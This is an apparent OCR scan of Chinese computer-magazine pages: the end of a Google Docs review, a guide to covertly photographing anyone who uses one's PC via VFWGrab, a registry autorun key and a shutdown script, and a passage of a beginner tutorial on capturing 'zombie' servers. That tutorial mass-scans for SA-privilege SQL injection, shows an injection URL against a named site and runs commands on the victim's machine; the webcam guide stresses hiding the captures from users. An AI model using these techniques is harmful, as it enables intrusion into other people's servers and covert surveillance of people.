
们熟知的Word文档)、电子表格、演示文稿和文件夹（图2）。通过上传菜单可以把你的文件存放到Google的服务器上，相当于一个网络硬盘，在文件前面的方框里打勾，选择一个文件后点击“更多操作”菜单，还可以对选中的文件进行更多操作，如共享、发布、另存为各种格式的文件、对文件进行预览等（图3）。Google文件还能在你编辑一个文件时每隔一小段时间自动保存一次当前的编辑进度，避免了因突然停电、忘记保存等的损失，功能很强大。


图4



图5

先来看一下我使用最多的文档编辑，新建一个文件后，可以看到一个类似于WORD的编辑环境，通过它我们可以很方便的编辑文字，对于设置各种格式、插入图片、插入超链接、进行图文混排也是完全可以的，如图4。

再来看看Google文件的电子表格，类似于微软的Excel，可以很方便的制作各种表格，并对表格进行排序、计算等操作，如图5。最后再来看看演示文稿，通过它可以制作简单的幻灯片，如图6。


图6


每一个文件在Google文件中都可以点击共享按钮来与他人共享，还可以让别人帮你编辑呢，点发布后就可以让别人看到你的文件了，如图7。


图7


总的来说，Google文件集网络硬盘、文字处理、电子表格、演示文稿功能于一体，并可以很方便的实现文件的共享与发布，非常值得一用。另外，Google这种大公司提供的服务稳定是有保证的，叉子们快来用用吧。

到底是谁动了我的电脑

周玲生



因为一些事情，有时我们需要暂时离开自己的电脑，此时可能就会有人未经允许而擅自动用我们的电脑。他（她）们究竟是何方“神圣”，到底进行了什么操作，我们一般无从知晓。还好，通过事件查看器等系统程序，我们可以查到擅自使用者的用户名及登录时间，然而他（她）们是何模样，我们终究不得而知。除非我们能像狗仔队那样，躲在暗处使用摄像头对非法登录者进行偷拍。经过尝试和查找资料，我们得知普通摄像头一般是不支持命令行操作的，因此上述想法并不可行。不过借助于VFWGrab，我们还是可以让普通的USB摄像头成为爱机的“看门狗”，让它帮助我们逮住任何“不速之客”。


图1

VFWGrab可以说是一款监视软件，软件作者的本意是用它来拍摄电脑使用者的头像并将图片上传至某一FTP网站。这样，即使是人在千里之外，只要能上网，也就可以轻松地掌握被监视电脑的使用情况，而我们只需要利用其中的自动拍摄功能。

第一步：使用VFWGrab之前，首先必须安装VC 2005 SP1（下载地址为http://www.naughter.com/download/vcredist_x86.exe）。

第二步：将下载的VFWGrab压缩包解压至某一目录，比如G:\vfwgrab，打开其中的ReleaseU文件夹（G:\vfwgrab目录下的其它文件或文件夹均可以删除），可以发现有两个文件，分别是VFWGrab.exe（主程序）和vfwgrab.ini（配置文件），使用记事本打开vfwgrab.ini，可以发现如下格式的内容（图1）：

```
[General]
Width=640
Height=480
JpegQuality=70
Server=localhost
RemoteFile=/capture.jpg
File=capture.jpg
TimerInterval=2000
```

说明：

① JpegQuality是指生成的图片质量，建议将JpegQuality=70更改为JpegQuality=100;

② File=capture.jpg是指图片的保存目录及文件名，这里默认的是相对路

径，直接双击运行VFWGrab.exe会在G:\vfwgrab\ReleaseU目录下产生一个名为capture.jpg，我们可以根据实际需要，将生成的capture.jpg图片保存到路径更为隐蔽的目录中，比如更改为File=C:\WINDOWS\system32\capture.jpg

③因为多数的摄像头必须经过视频初始化才可以拍照、使用，这就需要一段时间，TimerInterval就是为此而设置的时间参数，它的单位为毫秒，根据系统速度快慢，我们可以设定一合适的TimerInterval，最小不低于200，最大不超过5000；

④其余的“Server=localhost”、“RemoteFile=/capture.jpg”字段均可忽略或删除。

第三步：将以下内容保存为VFWGrab.reg，然后双击将其导入到注册表中（这步是为了实现程序开机后自启动，也可以放到启动文件夹中）：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"VFWGrab"="G:\\vfwgrab\\ReleaseU\\VFWGrab.exe"
```

第四步：由于同一目录下不能存在同名文件，如果有多个用户先后登录电脑，就只能保存最后一个使用者的头像（之前截取的同名图片capture.jpg会依次被替换），不过这可以通过编写关机脚本来弥补这个问题。在脚本中将capture.jpg更改为根据时间变化命名的jpg文件，这样每次关机或重启，capture.jpg都会自行更名，再次开机进入系统后，又会重新拍摄生成。由该图片创建及修改时间，我们还能清楚的得知非法登录者使用电脑的具体时间，可以说是一举两得。参考脚本如下，这里取时间、日期作文件名，请大家根据系统时间（H：mm：ss）、日期（yyyy-M-d）的不同格式（图2）作相应调整：

```
@echo off
Cd C:\WINDOWS\system32\
SET tnow=%time%
SET dnow=%date%
SET hh=%tnow:~0,2%
SET nn=%tnow:~3,2%
SET ss=%tnow:~6,2%
SET yr=%dnow:~0,4%
SET mo=%dnow:~5,2%
SET da=%dnow:~8,2%
SET pixtime=%hh%h-%nn%m-%ss%s-%yr%-%mo%-%da%
Rename capture.jpg %pixtime%.jpg
Cls
```

把上述内容保存为rename.bat批处理文件，然后点击“开始”→“运行”，输入**gpedit.msc**打开组策略窗口，双击展开“计算机配置→Windows 设置→脚本（启动／关机）”，然后点击右侧窗口中的“关机”项目，在弹出的“关机属性”对话框中点击“添加”按钮，出现“添加脚本”，在“脚本名”栏中通过“浏览”按钮将rename.bat添加进来，完成后，退出组策略窗口即可。




图2

这样，任何擅自登录者都会被摄像头“扫描”存档，就算他（她）百般狡辩，也会因为证据确凿而无从抵赖了。

三点说明：

1、vfwgrab.ini中的“Width=640”与“Height=480”是生成图片的大小尺寸参数，不过我测试发现，每次都只生成宽度为320、高度为240的“缩水”图片，也不知是否由于摄像头的差异导致的；vfwgrab.ini中还有其它参数，大家可以参考压缩包中的vfwgrab.htm文件自行参详，不再赘述。

2、因为VFWGrab.exe程序是在进入系统后开始自运行的，所以会出现一个“VFWGrab”窗口，它的持续时间取决于TimerInterval，所以TimerInterval设定的数值越小越不容易被发觉，否则难以保证使用者不起疑心、发现端倪；也许有人会问为什么不把该程序设置为开机脚本，这样程序运行时的窗口就不可见了，不是更好吗？其实这是因为摄像头的驱动是进入系统后才开始加载的，而开机脚本是在登录系统前开始运行的，如果程序设置为开机脚本，届时就只能拍到黑乎乎的图片了。

3、VFWGrab还提供了IncrementFilename（递增文件名）、PeriodicInterval（截取间隔时间）参数，如果IncrementFilename参数被赋值为1并且PeriodicInterval设定为一定值，则生成的图片会依次自动命名为capture0.jpg、capture1.jpg、capture2.jpg、capture3.jpg……比如只要在vfwgrab.ini文件末段加上两段“IncrementFilename=1，PeriodicInterval = 1000”，这样理论上就可以无限次的截获使用者图片了，并且无需编写关机脚本更改文件名。但是这样做，程序运行时窗口就不会关闭消失，很容易被发觉，故不予采用。（本文所涉及到的VC 2005 SP1和VFWGrab已收录到光盘中）

简简单单，菜鸟来抓服务器肉鸡

txcbg

文章难易度：★★

想必有很多刚开始学习网络安全技术的小菜都非常想有自己的肉鸡，尤其是配置高的服务器肉鸡。今天我就为大家带来了一个超级简单的抓服务器肉鸡的方法，本方法只适合还没有抓到过服务器肉鸡而又想抓的菜鸟朋友，至于高手大虾们就请略过。

下面开始抓鸡，打开最新的挖掘鸡v4.5，在扫描后缀中只选择“SQLinj”下的“SA权限的SQL注入漏洞”，在关键词处可以填写“水果 inurl:asp”（“水果”只是我选择使用的一个搜索关键字，也可以随便填写，比如QQ、游戏等等），如图1。

然后点那个类似大于等于号的开始按钮就会进行扫描了，看到这儿，对于那些经常玩入侵的朋友可能就会说了，这不是扫描存在SA注入漏洞的网站吗？是的，我们就是使用挖掘鸡自动寻找存在SA注入漏洞的主机来入侵抓鸡，因为SA权限在数据库中是最高权限，直接就可以上传木马或执行命令，如果对方还开了3389，又允许外部连接的话，那么恭喜你，一台3389服务器肉鸡就到手了。这样就避开了很多刚入门的菜菜最头疼的提权问题。好了，很快的我们的扫描就有结果了，如图2。

我们把扫描结果中每个网站链接“%20And%20Cast”前面的地址复制一下，比如搜索到的 http://www.51dachen.com/article_show.asp?articleid=28599%20And%20Cast(IS_SRVROLEMEMBER(0x730079007300610064006D0069006E00)%20as%20varchar(1))%2Bchar(124)=1 这条结果，只需要将“http://www.51dachen.com/article_show.asp?articleid=28599”复制到 HDSI 的“SQL 注入检测”里再检测一下，如果确认是 SA 权限，就可以尝试一下看是否能够执行命令（如果不行的话，再换阿 D 和 NBSI 试试，很多时候使用这个工具执行命令不成功，往往使用那个工具就会成功了）。使用 HDSI 执行 **dir c:** 命令，对方 C 盘下的文件和目录成功的显示了出来，如图 3。




图 1




图 2

